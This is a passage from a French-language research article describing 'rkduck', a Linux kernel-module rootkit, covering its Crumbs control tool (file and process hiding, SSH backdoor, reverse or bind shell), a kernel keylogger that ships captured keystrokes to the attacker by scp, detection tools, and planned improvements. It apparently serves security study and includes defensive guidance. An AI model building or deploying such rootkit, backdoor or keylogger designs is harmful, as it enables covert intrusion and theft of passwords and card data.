Afin d'avoir une interface entre l'espace utilisateur et l'espace noyau, des `Netlink` sockets sont utilisées. En espace utilisateur, ces sockets ont une utilisation similaire aux sockets traditionnelles et, en espace noyau, elles se présentent comme une API pouvant être utilisée par les modules kernel.

Afin d'envoyer des informations depuis `Crumbs`, un protocole basique a été créé. La communication repose sur un modèle maître-esclave où le rootkit ne fera qu'acquitter la réception des commandes envoyées par `Crumbs`.

Les commandes sont envoyées au rootkit sous forme de chaînes de caractères possédant le format suivant:

```
"command_id:command_argument"
```

Le rootkit va répondre par "0" (erreur) ou "1" (réussite) pour notifier l'application du résultat de la commande précédente.

```
root@lyte:~/rkduck/crumbs# ./crumbs --help
Usage: crumbs [OPTION...] [FILENAME]...
Duck trainer.

-a, --authenticate=PATH    Hide the file PATH. PATH is an absolute path.
-d, --deactivate-ssh=Pubkey Deactivate the SSH backdoor.
-f, --hide-file=PATH       Hide the file PATH. PATH is an absolute path.
-g, --unhide-file=PATH     Unhide the file PATH. PATH is an absolute path.
-m, --mode=MODE           Change the backdoor mode.
-p, --hide-process=PID     Hide the process of pid PID.
-q, --unhide-process=PID   Unhide the process of pid PID.
-r, --remote-ip=IP        Set the remote ip to IP.
-s, --activate-ssh=Pubkey  Activate the SSH backdoor.
-?, --help                Give this help list
    --usage                Give a short usage message
-V, --version              Print program version

Mandatory or optional arguments to long options are also mandatory or optional
for any corresponding short options.

Report bugs to <quokkalight@gmail.com>.
```

Figure 5: Écran d'aide de Crumbs

Crumbs possède actuellement 9 commandes permettant de contrôler rkduck, comme on peut le voir dans la Figure 5.

- **authenticate** Avant de pouvoir accéder à rkduck, il faut que l'utilisateur de Crumbs puisse s'authentifier en lui donnant un mot de passe qui sera validé, ou non, par rkduck. Le mot de passe est codé en dur dans le rootkit.
- **activate-ssh** Activation de la backdoor SSH.
- **deactivate-ssh** Désactivation de la backdoor SSH.
- **hide-file** Dissimulation du fichier passé en argument.
- **unhide-file** Révélation le fichier passé en argument.
- **hide-process** Dissimulation du processus passé en argument.
- **unhide-process** Révélation du processus passé en argument.
- **remote-ip** Modification de l'adresse IP distante de l'attaquant utilisée par le reverse shell.
- **mode** Modification du mode de fonctionnement de la backdoor (bind shell ou reverse shell).

Il reste encore de nombreuses commandes à ajouter à cet outil de contrôle, mais le principe général étant en place, il est facile de le personnaliser pour l'adapter aux besoins de l'attaquant.

5.4 Keylogger

Un keylogger est un programme enregistrant toutes les entrées sur le clavier. Cela permet de garder une trace des informations sensibles de l'utilisateur telles que ses mots de passe, son numéro de carte bancaire, etc.

Le rôle de notre keylogger est rempli via la fonction `register_keyboard_notifier` qui va surveiller toutes les interactions avec le clavier (touche pressée, touche relevée) au niveau kernel [9]. Lorsqu'une touche est pressée, la fonction renvoie une valeur qui correspond au numéro de sa position sur le clavier. Par exemple "ESC" est en première position, "&" en deuxième, tandis que "a" est à la 16^{ème} position.

Un tableau de caractères contenant les touches du clavier a été introduit. Ce tableau est différent si les touches Caps Lock, Shift ou Alt sont activées. De plus, suivant la région, le clavier peut posséder différentes configurations (azerty, qwerty, qwertz, etc.). Les claviers supportés pour l'instant sont les configurations azerty et qwerty standard. Il est possible d'en ajouter de nouvelles suivant le besoin. L'attaquant doit définir avant l'insertion du rootkit dans quelle configuration il veut que les événements clavier soient enregistrés. Le tout est sauvegardé à chaque retour de ligne dans un fichier temporaire. Enfin, une routine est présente pour envoyer le contenu de ce fichier toutes les 6 heures chez l'attaquant. Cela est effectué, pour l'instant, via la commande `scp`. L'attaquant doit évidemment préciser l'adresse IP de la machine et le nom d'utilisateur associé afin que les fichiers soient envoyés.

6 Détection du rootkit par le défenseur

La détection consiste à regrouper des informations mettant en évidence la présence d'un rootkit. Elle consiste essentiellement en deux étapes[7]:

- La recherche d'anomalies telle qu'une activité inhabituelle de la charge CPU alors qu'aucun programme n'est lancé, une activité réseau importante à des heures inhabituelles, ainsi que la vérification des répertoires comme `/dev` pour surveiller les périphériques, des permissions anormales sur des fichiers, des processus, etc.
- La comparaison des signatures des modules kernel avec les signatures connues de rootkits. Cependant cette étape ne permet pas de détecter les nouvelles menaces avant une mise à jour du logiciel ajoutant les signatures des nouveaux rootkits.

Il existe plusieurs logiciels de détection de rootkit sous Linux. Quelques exemples notables :

- RkHunter[10] ;
- Chkrootkit[11] ;
- OSSEC avec RootCheck[12] ;

- Lynis[13].

Un lancement quotidien de ces logiciels via une tâche périodique permettrait de vérifier la présence d'éléments malveillants dans le noyau. Cependant, il est possible pour un attaquant de bloquer les connexions lorsque le logiciel se met à jour ou falsifier l'analyse de ces outils.

L'utilisation de honeypots¹ sur un réseau, en supposant que ce dernier soit suffisamment isolé des environnements réels, est un moyen sûr permettant de connaître les nouveaux rootkits. Cela permettrait de le désassembler et d'étudier son fonctionnement afin d'établir de nouvelles règles pour les IDS² ou d'ajouter des signatures aux programmes de détection listés ci-dessus.

Les outils présentés dans cette partie ne garantissent pas une détection totale et, même si le rootkit est découvert, il faut encore pouvoir le supprimer. Par exemple, certains rootkits peuvent être développés afin d'être robustes. Aucun n'exemple n'a pu être trouvé de tels rootkits, mais ils pourraient potentiellement s'injecter dans tous les fichiers non-volatiles du système, menacer l'utilisateur de provoquer des dégâts sur sa machine s'il détecte une analyse sur ses composants, etc. L'objectif étant que l'utilisateur légitime doit être "gagnant" s'il ne supprime pas le rootkit et que la seule solution serait alors de réinstaller entièrement le système.

Conclusion

A travers cet article, différentes techniques et fonctionnalités utilisées par les rootkits ont été étudiées et détaillées. Elles ont permis de développer une première version fonctionnelle, mais basique, du LKM rootkit rkduck adapté aux kernels Linux 4.x.x. Les techniques utilisées par les anciennes générations de rootkits ont été reprises et modifiées afin qu'elle soient compatibles avec certaines fonctions et structures qui ont été modifiées durant l'évolution du noyau Linux.

rkduck est donc un rootkit s'injectant dans le noyau via le chargement dynamique de modules. C'est grâce au détournement de certaines fonctions du VFS qu'il est capable de masquer son activité, notamment celle des différentes backdoors qu'il met à disposition de l'attaquant. Il reste un certain travail à fournir au niveau des techniques de persistance, étant donné que le maintien de rkduck sur le système tient à une ligne dans un fichier. Mais globalement, cette première version est une preuve de concept illustrant un rootkit fonctionnel sur le kernel Linux 4.x.x.

Cependant, il reste encore beaucoup d'améliorations possibles. rkduck n'utilise aucune technique d'obfuscation et le simple fait de désassembler le code donne toutes les informations dont un administrateur a besoin pour s'en débarrasser. Un autre point important est l'absence de moyens de communications chiffrées mis à part SSH. Il pourrait être intéressant d'inclure cette fonctionnalité afin qu'une entité extérieure (administrateur, IDS, etc.) ne

¹Environnements contrôlés feignant d'être vulnérables afin de piéger d'éventuels attaquants.

²Intrusion Detection System

puisse lire le contenu des paquets assurant la communication vers le serveur de l'attaquant. En revanche, cela nécessiterait une application cliente côté attaquant comprenant le protocole de communication et implémentant la méthode de chiffrement utilisée. Une dernière idée d'amélioration pourrait être de trouver une méthode d'injection plus fiable qu'espérer que les modules noyaux soient activés. Cela nécessiterait l'utilisation d'exploits kernel, mais rendrait l'injection plus sûre.

References

- [1] Tyler Borland.
Modern Linux Rootkits 101,
[http://turbochaos.blogspot.fr/2013/09/
linux-rootkits-101-1-of-3.html](http://turbochaos.blogspot.fr/2013/09/linux-rootkits-101-1-of-3.html)
- [2] Tyler Borland.
Modern Linux Rootkits 101,
[http://turbochaos.blogspot.fr/2013/10/
writing-linux-rootkits-201-23.html](http://turbochaos.blogspot.fr/2013/10/writing-linux-rootkits-201-23.html)
- [3] Pablo Fernández.
Développement avancé d'un rootkit pour les modules du noyau Linux,
<http://tinyurl.com/jtv3wqy>
- [4] Arjan van de Ven.
x86: introduce /dev/mem restrictions with a config option
<http://lwn.net/Articles/267427/>
- [5] SANS Institute.
Linux RootKits For Beginners - From Prevention to Removal,
[http://www.sans.org/reading-room/whitepapers/linux/
linux-rootkits-beginners-prevention-removal-901](http://www.sans.org/reading-room/whitepapers/linux/linux-rootkits-beginners-prevention-removal-901)
- [6] SANS Institute.
Kernel Rootkits,
[http://www.sans.org/reading-room/whitepapers/threats/
kernel-rootkits-449](http://www.sans.org/reading-room/whitepapers/threats/kernel-rootkits-449)
- [7] Anthony Lineberry.
Malicious Code Injection via /dev/mem
[https://www.blackhat.com/presentations/bh-europe-09/Lineberry/
BlackHat-Europe-2009-Lineberry-code-injection-via-dev-mem.pdf](https://www.blackhat.com/presentations/bh-europe-09/Lineberry/BlackHat-Europe-2009-Lineberry-code-injection-via-dev-mem.pdf)
- [8] Éric Lacombe, Frédéric Raynal et Vincent Nicomette.
De l'invisibilité des rootkits : application sous Linux,
[http://esec-lab.sogeti.com/static/publications/
07-sstic-rootkits_article.pdf](http://esec-lab.sogeti.com/static/publications/07-sstic-rootkits_article.pdf)
- [9] SpaceWalker.
Indetectable Linux Kernel Modules,
<http://www.ouah.org/spacelkm.txt>

- [10] Who needs /dev/kmem?,
<https://lwn.net/Articles/147901/>
- [11] Suterusu: An LKM rootkit targeting Linux 2.6/3.x on x86(_64), and ARM,
<https://github.com/mncoppola/suterusu>
- [12] Chico Del Rio.
Rootkits : à la pointe de la technologie,
<http://tinyurl.com/zx4wk92>
- [13] Raynal Frédéric Yan Berthier, Philippe Biondi, Danielle Kaminisky.
Honeypot Forensics Part I: Analyzing the Network,
http://folk.uio.no/ingardm/sysarp/honeypot_forensics_1.pdf
- [14] Bryan Henderson.
Linux Loadable Kernel Module HOWTO,
<http://www.tldp.org/HOWTO/pdf/Module-HOWTO.pdf>
- [15] Alessandro Rubini.
The “Virtual File System” in Linux,
<http://www.linuxjournal.com/article/2108>
- [16] Ashwni Ramaswamy.
Detecting kernel Rootkits,
<http://www.ists.dartmouth.edu/library/409.pdf>
- [17] Adam Boileau.
Hit by a Bus: Physical Access Attacks with Firewire,
http://www.security-assessment.com/files/presentations/ab-firewire_rux2k6-final.pdf
- [18] Building your own kernel space keylogger,
<https://www.gadgetweb.de/programming/39-how-to-building-your-own-kernel-space-keylogger.html>
- [19] The Rootkit Hunter Project,
<http://rkhunter.sourceforge.net/>
- [20] Chrootkit,
<http://www.chkrootkit.org/>
- [21] Rootcheck,
<http://ossec-docs.readthedocs.org/en/latest/manual/rootcheck/manual-rootcheck.html>

[22] Lynis,
<https://cisofy.com/lynis/>